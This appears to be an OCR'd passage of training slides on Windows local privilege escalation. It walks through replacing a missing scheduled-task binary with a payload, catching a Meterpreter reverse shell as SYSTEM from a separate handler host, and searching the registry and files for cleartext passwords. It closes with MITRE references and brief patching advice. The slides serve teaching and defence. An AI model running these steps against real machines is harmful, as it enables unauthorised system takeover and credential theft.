
schtasks /query /tn TASK-NAME /fo List /v



LOCAL PRIVESC – SCHEDULED TASKS

- Check that we have write permissions on the missing binary's directory.


```
(get-acl -Path "C:\Missing Scheduled Binary\").access | ft
IdentityReference,FileSystemRights,AccessControlType,IsInherited,InheritanceFlags -auto
```



LOCAL PRIVESC – SCHEDULED TASKS

- Replace the binary with our malicious payload:

```
copy program.exe "C:\Missing Scheduled Binary\"
ls "C:\Missing Scheduled Binary\"
```



LOCAL PRIVESC – SCHEDULED TASKS

- Wait for a user to login and we get an elevated shell (NT AUTHORITY\SYSTEM).

```
msf5 exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > sysu
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: 8cwth9zk) Staging x86 payload (18082
[*] Meterpreter session 6 opened (192.168.80.1:443 -> 192.168.80.107:49257) at 2019-07-31 18:13:40 +0300
```

```
msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > sysinfo
Computer        : FOX-PC-ZERO
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : FOX
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

LOCAL PRIVESC – CREDENTIALS IN FILES & REGISTRY

- Some legacy programs and misconfigured systems sometimes store cleartext credentials in files or the systems registry. Look for these credentials since they can sometimes belong to accounts with local administrator rights.

```
#Search for credentials in registry:
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
#Search for credentials in files:
findstr /si password *.txt
findstr /si password *.csv
findstr /si password *.xml
findstr /si password *.ini
```

LOCAL PRIVESC – CREDENTIALS IN REGISTRY


Windows PowerShell

```
PS C:\Users\miller\Desktop\PurpleHaze> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    Userinit    REG_SZ    C:\Windows\system32\userinit.exe,
    VMApplet    REG_SZ    SystemPropertiesPerformance.exe /pagefile
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    ShutdownWithoutLogon    REG_SZ    0
    WinStationsDisabled    REG_SZ    0
    DisableCAD    REG_DWORD    0x0
    scremoveoption    REG_SZ    0
    ShutdownFlags    REG_DWORD    0x27
    AutoAdminLogon    REG_SZ    1
    DefaultUserName    REG_SZ    user
    DefaultPassword    REG_SZ    password321

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon\GPExtensions
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon\AutoLogonChecked
PS C:\Users\miller\Desktop\PurpleHaze>
```

LOCAL PRIVESC – CREDENTIALS IN FILES

- Using PowerView to extract plaintext passwords from McAfee's SiteList.xml files.

Get-SiteListPassword



MITIGATION & DETECTION – LOCAL PRIVESC


RELATED MITRE TACTICS & TECHNIQUES:

- **Privilege Escalation** - https://attack.mitre.org/tactics/TA0004/
- **Exploitation for Privilege Escalation** - https://attack.mitre.org/techniques/T1068/
- **File System Permissions Weakness** - https://attack.mitre.org/techniques/T1044/
- **Scheduled Task** - https://attack.mitre.org/techniques/T1053/
- **Credentials in Files** - https://attack.mitre.org/techniques/T1081/
- **Credentials in Registry** - https://attack.mitre.org/techniques/T1214/

Hunting for Windows Privesc reference:
https://www.slideshare.net/heirhabarov/hunting-for-privilege-escalation-in-windows-environment


MITIGATION & DETECTION – PRIVESC EXPLOITS

- Decent patch management will stop majority of attackers from abusing publically available exploits.
- Remember to focus on patching both the operating system and installed programs.



